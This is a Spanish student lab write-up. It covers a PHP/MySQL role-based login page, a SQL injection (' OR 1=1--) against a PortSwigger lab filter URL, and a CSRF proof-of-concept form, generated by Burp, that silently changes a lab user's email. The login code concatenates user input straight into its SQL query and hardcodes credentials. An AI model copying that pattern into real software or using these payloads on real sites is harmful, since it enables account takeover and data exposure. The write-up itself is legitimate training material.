

• Administración de sesiones y perfiles web

En este ejemplo podemos ver como creamos en myphpadmin la base de datos que nos referencia las tablas de cargo, la cual a su vez contiene a los usuarios:

BD de Role




Tabla de Cargo






Tabla de Usuario




Al crear una página usando código en php podemos revisar si el usuario y contraseña que especificamos al inicio funciona y que nos diga su tipo de rol:

Código fuente para la pagina:




```
1 <?php
2 $usuario=$_POST['usuario'];
3 $contrasena=$_POST['contrasena'];
4 session_start();
5 $_SESSION['usuario']=$usuario;
6
7 $conexion=mysqli_connect("localhost","clase","1234","role");
8
9 $consulta="SELECT*FROM usuario where usuario='$usuario' and contrasena='$contrasena'";
10 $resultado=mysqli_query($conexion,$consulta);
11
12 $filas=mysqli_fetch_array($resultado);
13
14 if($filas['id-cargo']==1){ //administrador
15     header("location:admin.php");
16 }
17 else
18 if($filas['id-cargo']==2){ //cliente
19     header("location:cliente.php");
20 }
21 else{
22     ?>
23     <?php
24     include("index.html");
25     ?>
26     <h1 class="bad">ERROR EN LA AUTENTIFICACION</h1>
27     <?php
28 }
29 mysqli_free_result($resultado);
30 mysqli_close($conexion);
```

Prueba de usuario “administrador”:




Prueba de usuario “cliente”:



• Atacar por inyecciones y vulnerabilidades XSS

Para el ejercicio de inyección de código en una vulnerabilidad, utilizare la página de ejercicios de “portswigger.net”, en ella se encuentra un ejercicio donde el listado de opciones a buscar está limitado por la base de datos y su definición para las clases que los clientes pueden ver, sin embargo usando inyección de código en el link podremos ver todo lo que no nos debería de mostrar:

La página de forma normal se vería así:




Las opciones están limitadas a como se encuentran configuradas en la base de datos, pero con la inyección del código “'+OR+1=1--”podremos ver todo lo que nos oculta:

Link sin modificar: <https://0a3e007904a57de6823d33920043008f.web-security-academy.net/filter?category=Clothing%2c+shoes+and+accessories>



El link sin modificar nos muestra solo las opciones que están listadas en el catalogo.

Link modificado: <https://0a3e007904a57de6823d33920043008f.web-security-academy.net/filter?category=%27+OR+1=1-->

Al modificar el código del link en la sección de “category” inyectando el código y explotando la vulnerabilidad, podemos ver como la página ahora nos muestra más categorías ocultas




En otro ejercicio sobre aplicar un ataque de DOM XSS usando código de HTML, podremos inyectar código directamente en la barra de búsqueda (), forzando que nos muestre una alerta la cual ejecutamos al indicarle a la base de datos que en la búsqueda de una imagen (la cual no existe como tal) nos enseñe una alerta debido a que la búsqueda no encontró ese tipo de formato, por lo que la pagina nos demuestra que contiene una vulnerabilidad a la hora de atacar específicamente esta tabla en su base de datos.



- Falsificar la identidad y explotar solicitudes entre sitios

Para este ejercicio vamos a utilizar el laboratorio en Portswigger, donde debemos usar la vulnerabilidad que nos ofrece una ventana para cambiar o falsificar la identidad de un usuario. Para empezar entraremos al laboratorio y veremos que se nos provee de un usuario y contraseña, usaremos esta para buscar la instrucción que se dio, buscándola en las opciones del analizador en la web:



En esta opcion nos permite cambiar de correo cada vez que lo necesitamos como se muestra a continuacion:



Usando el explorador de acciones, buscaremos la llamada a esta instrucción que se realizó para cambiar el correo usando Burp:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
5	https://acb31f021eb10cbe80730...	GET	/my-account			302	99			
6	https://acb31f021eb10cbe80730...	GET	/login			200	3160	HTML		CSRF vulnerability wi
8	https://acb31f021eb10cbe80730...	GET	/academyLabHeader			101	147			
9	https://acb31f021eb10cbe80730...	POST	/login		✓	302	191			
0	https://acb31f021eb10cbe80730...	GET	/my-account			200	3336	HTML		CSRF vulnerability wi
1	https://acb31f021eb10cbe80730...	GET	/academyLabHeader			101	147			
2	https://acb31f021eb10cbe80730...	POST	/my-account/change-email		✓	302	104			
3	https://acb31f021eb10cbe80730...	GET	/my-account			200	3331	HTML		CSRF vulnerability wi
4	https://acb31f021eb10cbe80730...	GET	/academyLabHeader			101	147			

Request

PrettyRawInActions

1 POST /my-account/change-email HTTP/1.1

2 Host: acb31f021eb10cbe80730e8b008900fe.web-security-academy.net

3 Cookie: session=uoT73qLTbzcHHKLGkoHjQLWkvkYEkr8W

4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

6 Accept-Language: en-US,en;q=0.5

7 Accept-Encoding: gzip, deflate

8 Content-Type: application/x-www-form-urlencoded

9 Content-Length: 25

10 Origin: https://acb31f021eb10cbe80730e8b008900fe.web-security-academy.net

11 Referer: https://acb31f021eb10cbe80730e8b008900fe.web-security-academy.net/my-account

12 Upgrade-Insecure-Requests: 1

13 Te: trailers

14 Connection: close

15

16 email=tester%40google.com

0 matches

Response

PrettyRawRenderInActions

1 HTTP/1.1 302 Found

2 Location: /my-account

3 X-XSS-Protection: 0

4 Connection: close

5 Content-Length: 0

INSPECTOR

Body Parameters (1)

Request Cookies (1)

Request Headers (13)

Response Headers (4)

Una vez que usamos Burp para encontrar la llamada, copiamos el link que nos provee y pasamos a entrar al “Exploit Server” donde pegaremos el código en la sección de “body”, cambiaremos nuestro correo de “tester” por “HACKER” y veremos como nos muestra el resultado:

Craft a response

URL: <https://ac2a1f951e210cc9803b0e56015400e1.web-security-academy.net/exploit>

HTTPS



File:

/exploit

Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <script>history.pushState('', '', '/')</script>
    <form action="https://acb31f021eb10cbe80730e8b008900fe.web-
security-academy.net/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="tester&#64;google&#46;
com" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
```

Store

View exploit

Access log

Body:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <script>history.pushState('', '', '/')</script>
    <form action="https://acb31f021eb10cbe80730e8b008900fe.web-
security-academy.net/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="HACKER&#64;google&#46;
com" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
```

Le daremos al botón de Store para guardar el código, para verificar que el código se implementó, daremos en la opción de “view exploit” y veremos como el correo se cambió de forma efectiva sin tener que pasar por el proceso de usar lo que la página originalmente nos ofrecía:



My Account

Your username is: wiener

Your email is: HACKER@google.com

Email

Update email